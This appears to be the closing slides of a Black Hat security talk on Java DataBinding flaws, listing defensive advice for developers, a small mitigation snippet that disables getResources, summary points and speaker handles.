Approaches to Defense

for developers:

1. prefer white list to black list → open
2. be careful with programming language features, they may betray you → dynamic
3. break the attack chain → deserialization

```
@Deprecated
public WebResourceRoot getResources() {
    return null;
}
```

Black Hat Sound Bytes

1. Methodology of analyzing the DataBinding mechanism

2. Exploit techniques and tricks to achieve RCE

3. Understand the security design principles and know how to prevent security bugs

Q & A

Thanks

@meizjm3i

@codeplutos